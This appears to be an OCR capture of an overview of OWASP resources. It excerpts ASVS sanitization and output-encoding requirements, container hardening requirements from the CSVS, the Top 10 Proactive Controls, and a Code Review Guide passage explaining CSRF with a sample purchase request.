


OWASP Cheatsheets

94 CheatSheets Published as of Dec 2024




OWASP Secure Design Cheatsheet



OWASP ASVS

The ASVS is a community-driven effort to establish a framework of security requirements and controls that focus on defining the functional and non-functional security controls required when designing, developing and testing modern web applications and web services.


OWASP

Application Security Verification Standard 4.0.3

Final

October 2021


OWASP

Using the ASVS

ASVS has two main goals:

- to help organizations develop and maintain secure applications.
- to allow security service vendors, security tools vendors, and consumers to align their requirements and offerings.

Application Security Verification Levels

The Application Security Verification Standard defines three security verification levels, with each level increasing in depth.

- ASVS Level 1 is for low assurance levels, and is completely penetration testable
- ASVS Level 2 is for applications that contain sensitive data, which requires protection and is the recommended level for most apps
- ASVS Level 3 is for the most critical applications - applications that perform high value transactions, contain sensitive medical data, or any application that requires the highest level of trust.

Each ASVS level contains a list of security requirements. Each of these requirements can also be mapped to security-specific features and capabilities that must be built into software by developers.

Figure 1 - OWASP Application Security Verification Standard 4.0 Levels

Level 1 is the only level that is completely penetration testable using humans. All others require access to documentation, source code, configuration, and the people involved in the development process. However, even if L1 allows "black box" (no documentation and no source) testing to occur, it is not an effective assurance activity and should be actively discouraged. Malicious attackers have a great deal of time, most penetration tests are over within a couple of weeks. Defenders need to build in security controls, protect, find and resolve all weaknesses, and detect and respond to malicious actors in a reasonable time. Malicious actors have essentially infinite time and only require a single porous defense, a single weakness, or missing detection to succeed. Black box testing, often performed at the end of development, quickly, or not at all, is completely unable to cope with that asymmetry.

Over the last 30+ years, black box testing has proven over and over again to miss critical security issues that led directly to ever more massive breaches. We strongly encourage the use of a wide range of security assurance and verification, including replacing penetration tests with source code led (hybrid) penetration tests at Level 1, with full access to developers and documentation throughout the development process. Financial regulators do not tolerate external financial audits with no access to the books, sample transactions, or the people performing the controls. Industry and governments must demand the same standard of transparency in the software engineering field.

We strongly encourage the use of security tools within the development process itself. DAST and SAST tools can be used continuously by the build pipeline to find easy to find security issues that should never be present.

Automated tools and online scans are unable to complete more than half of the ASVS without human assistance. If comprehensive test automation for each build is required, then a combination of custom unit and integration tests, along with build initiated online scans are used. Business logic flaws and access control testing is only possible using human assistance. These should be turned into unit and integration tests.


OWASP

V5.2 Sanitization and Sandboxing


#	Description	L1	L2	L3	CWE
5.2.1	Verify that all untrusted HTML input from WYSIWYG editors or similar is properly sanitized with an HTML sanitizer library or framework feature. (C5)	✓	✓	✓	116
5.2.2	Verify that unstructured data is sanitized to enforce safety measures such as allowed characters and length.	✓	✓	✓	138
5.2.3	Verify that the application sanitizes user input before passing to mail systems to protect against SMTP or IMAP injection.	✓	✓	✓	147
5.2.4	Verify that the application avoids the use of eval() or other dynamic code execution features. Where there is no alternative, any user input being included must be sanitized or sandboxed before being executed.	✓	✓	✓	95
5.2.5	Verify that the application protects against template injection attacks by ensuring that any user input being included is sanitized or sandboxed.	✓	✓	✓	94
5.2.6	Verify that the application protects against SSRF attacks, by validating or sanitizing untrusted data or HTTP file metadata, such as filenames and URL input fields, and uses allow lists of protocols, domains, paths and ports.	✓	✓	✓	918
5.2.7	Verify that the application sanitizes, disables, or sandboxes user-supplied Scalable Vector Graphics (SVG) scriptable content, especially as they relate to XSS resulting from inline scripts, and foreignObject.	✓	✓	✓	159
5.2.8	Verify that the application sanitizes, disables, or sandboxes user-supplied scriptable or expression template language content, such as Markdown, CSS or XSL stylesheets, BBCode, or similar.	✓	✓	✓	94


V5.3 Output Encoding and Injection Prevention

Output encoding close or adjacent to the interpreter in use is critical to the security of any application. Typically, output encoding is not persisted, but used to render the output safe in the appropriate output context for immediate use. Failing to output encode will result in an insecure, injectable, and unsafe application.


#	Description	L1	L2	L3	CWE
5.3.1	Verify that output encoding is relevant for the interpreter and context required. For example, use encoders specifically for HTML values, HTML attributes, JavaScript, URL parameters, HTTP headers, SMTP, and others as the context requires, especially from untrusted inputs (e.g. names with Unicode or apostrophes, such as ねこ or O'Hara). (C4)	✓	✓	✓	116
5.3.2	Verify that output encoding preserves the user's chosen character set and locale, such that any Unicode character point is valid and safely handled. (C4)	✓	✓	✓	176
5.3.3	Verify that context-aware, preferably automated - or at worst, manual - output escaping protects against reflected, stored, and DOM based XSS. (C4)	✓	✓	✓	79
5.3.4	Verify that data selection or database queries (e.g. SQL, HQL, ORM, NoSQL) use parameterized queries, ORMs, entity frameworks, or are otherwise protected from database injection attacks. (C3)	✓	✓	✓	89

OWASP MobileASVS (MASVS)






OWASP CSVS



OWASP
Container Security Verification Standard

CSVS

Version 1.0
Date: July 26th, 2019



OWASP

V3: Containers

Control Objective

The main component of container-based solutions are the containers themselves. Not only do they contain services and application logic but also interact with other systems and containers to exchange data that is often sensitive and demands accurate protection.


Ensure that a verified container solution satisfies the following high level requirements:

- Ensure that the containers run with the least possible privileges.
- Harden services inside the container and minimize the attack surface.
- Leverage security features of the container technology in use.

Security Verification Requirements

#	Description	L1	L2	L3	Since
3.1	Verify that the root user isn't used within containers except during initialization and privileges are dropped on completion.		✓	✓	1.0
3.2	Verify that user namespacing is enabled.		✓	✓	1.0
3.3	Verify that within each container image, a new user is created, which is then used to perform all operations within the container.			✓	1.0
3.4	Verify that a specific (non-standard) *seccomp*-profile is applied to each container-based on the needs of the container.			✓	1.0
3.5	Verify that containers cannot be granted any additional privileges during their runtime (--no-new-privileges flag).	✓	✓	✓	1.0
3.6	Verify that all base images are explicitly specified, using their hash instead of name and tag.			✓	1.0
3.7	Verify that the signature of each image is verified before productive usage.			✓	1.0
3.8	Verify that only required software packages are installed in images.	✓	✓	✓	1.0
3.9	Verify that the root file system is mounted in read-only mode.		✓	✓	1.0
3.10	Verify that after a container has been actively accessed (e.g., for troubleshooting), it's deleted and replaced by a new instance (container) of the image.		✓	✓	1.0
3.11	Verify that Dockerfiles use the COPY directive instead of the ADD directive unless the source is fully trusted.	✓	✓	✓	1.0
3.12	Verify that remote management services such as SSH or RDP are disabled or not even installed within containers.	✓	✓	✓	1.0
3.13	Verify that exposed services such as *etcd* are either only available to fully trusted systems or require authentication.	✓	✓	✓	1.0
3.14	Verify that the number of allowed processes within a container is precisely defined and limited to this value by using --pids-limit.			✓	1.0

8



OWASP

V2: Infrastructure

Control Objective

The underlying infrastructure can be very different for various setups but it's the basis of each and must therefore provide the possibility for the upper layers to achieve the demanded level of security.

Ensure that a verified container solution satisfies the following high level requirements:

- Ensure that the infrastructure provides adequate resources.
- Harden the base infrastructure including the container platform.

Security Verification Requirements

#	Description	L1	L2	L3	Since
2.1	Verify that the overall architecture and design including networking inside and outside of the container solution is defined.	✓	✓	✓	1.0
2.2	Verify that the infrastructure, including all components thereof (nodes, networks, containers, ...) are documented (ideally fully automated).	✓	✓	✓	1.0
2.3	Verify that all of the used components are supported/maintained and compatible with each other (OS, Docker Engine, UCP, DTR, ...).	✓	✓	✓	1.0
2.4	Verify that adequate resources are allocated to all nodes for them to run stable.	✓	✓	✓	1.0
2.5	Verify that the resources available to containers are limited (ulimit).		✓	✓	1.0
2.6	Verify that SELinux or AppArmor is enabled and running on all nodes as well as for *dockerd*.			✓	1.0
2.7	Verify that updates for both the nodes and the Docker Engine running on them are applied in regular intervals. Ideally, applying updates is fully automated.	✓	✓	✓	1.0
2.8	Verify that updates are rolled out using a canary deployment/release strategy, which allows rollbacks.		✓	✓	1.0
2.9	Verify that *dockerd* is configured with *live restore* enabled.		✓	✓	1.0
2.10	Verify that permissions to the configuration of *dockerd* is restricted to users that actually need access to it and are properly logged.	✓	✓	✓	1.0
2.11	Verify that all nodes undergo regular automated security scans which cover the whole operating system and not just container related elements.		✓	✓	1.0
2.12	Verify that container-specific operating systems (e.g. Container Linux, RancherOS, RedHat Project Atomic, VMware Photon) are used on all nodes instead of general-purpose ones.			✓	1.0
2.13	Verify that all nodes are hardened based on common best practices.	✓	✓	✓	1.0
2.14	Verify that unless otherwise specified, the default Docker configuration values are used.	✓	✓	✓	1.0
2.15	Verify that direct access to nodes (e.g. via SSH or RDP) is restricted as much as possible.	✓	✓	✓	1.0

7

OWASP Proactive Controls

,

The Top 10 Proactive Controls

The list is ordered by importance with list item number 1 being the most important:

C1: Define Security Requirements

C2: Leverage Security Frameworks and Libraries

C3: Secure Database Access

C4: Encode and Escape Data

C5: Validate All Inputs

C6: Implement Digital Identity

C7: Enforce Access Controls

C8: Protect Data Everywhere

C9: Implement Security Logging and Monitoring

C10: Handle All Errors and Exceptions

OWASP Code Review Guide

an attacker makes the victim perform actions that they didn't intend to, such as purchase an item. **Sample 14.1** shows an example an HTTP POST to a ticket vendor to purchase a number of tickets.

Sample 14.1

```
POST http://TicketMeister.com/Buy_ticket.htm HTTP/1.1
Host: ticketmeister
User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O;) Firefox/1.4.1
Cookie: JSPSESSIONID=34JHURHD894LOP04957HR49I3JE383940123K
ticketId=ATHX1138&to=PO BOX 1198 DUBLIN 2&amount=10&date=11042008
The response of the vendor is to acknowledge the purchase of the tickets:

HTTP/1.0 200 OK
Date: Fri, 02 May 2008 10:01:20 GMT
Server: IBM_HTTP_Server
Content-Type: text/xml;charset=ISO-8859-1
Content-Language: en-US
X-Cache: MISS from app-proxy-2.proxy.ie
Connection: close

<?xml version="1.0" encoding="ISO-8859-1"?>
<pge_data> Ticket Purchased, Thank you for your custom.
</pge_data>
```

What to Review

This issue is simple to detect, but there may be compensating controls around the functionality of the application which may alert the user to a CSRF attempt. As long as the application accepts a well formed HTTP request and the request adheres to some business logic of the application CSRF shall work.

By checking the page rendering we need to see if any unique identifiers are appended to the links rendered by the application in the user's browser. If there is no unique identifier relating to each HTTP request to tie a HTTP request to the user, we are vulnerable. Session ID is not enough, as the session ID shall be sent automatically if a user clicks on a rogue link, as the user is already authenticated.


Prevention Measures That Do NOT Work

Examples of attempted CSRF prevent techniques which attackers can bypass are listed in **table 21**, these measures should not be used in sensitive applications and should fail code review.


Table 21: Unsuccessful Countermeasures For Csrf Attacks

Measure	Description
Using a Secret Cookie	Remember that all cookies, even the secret ones, will be submitted with every request. All authentication tokens will be submitted regardless of whether or not the end-user was tricked into submitting the request. Furthermore, session identifiers are simply used by the application container to associate the request with a specific session object. The session identifier does not verify that the end-user intended to submit the request.

Figure 4: Example process diagram for identifying input paths



OWASP Developer Guide



Developer Guide

Open Worldwide Application Security Project (OWASP)

February 2023 onwards

Developer Guide

OWASP Developer Guide

A Guide to Building Secure Web Applications and Web Services

Release version 4.1.7

1

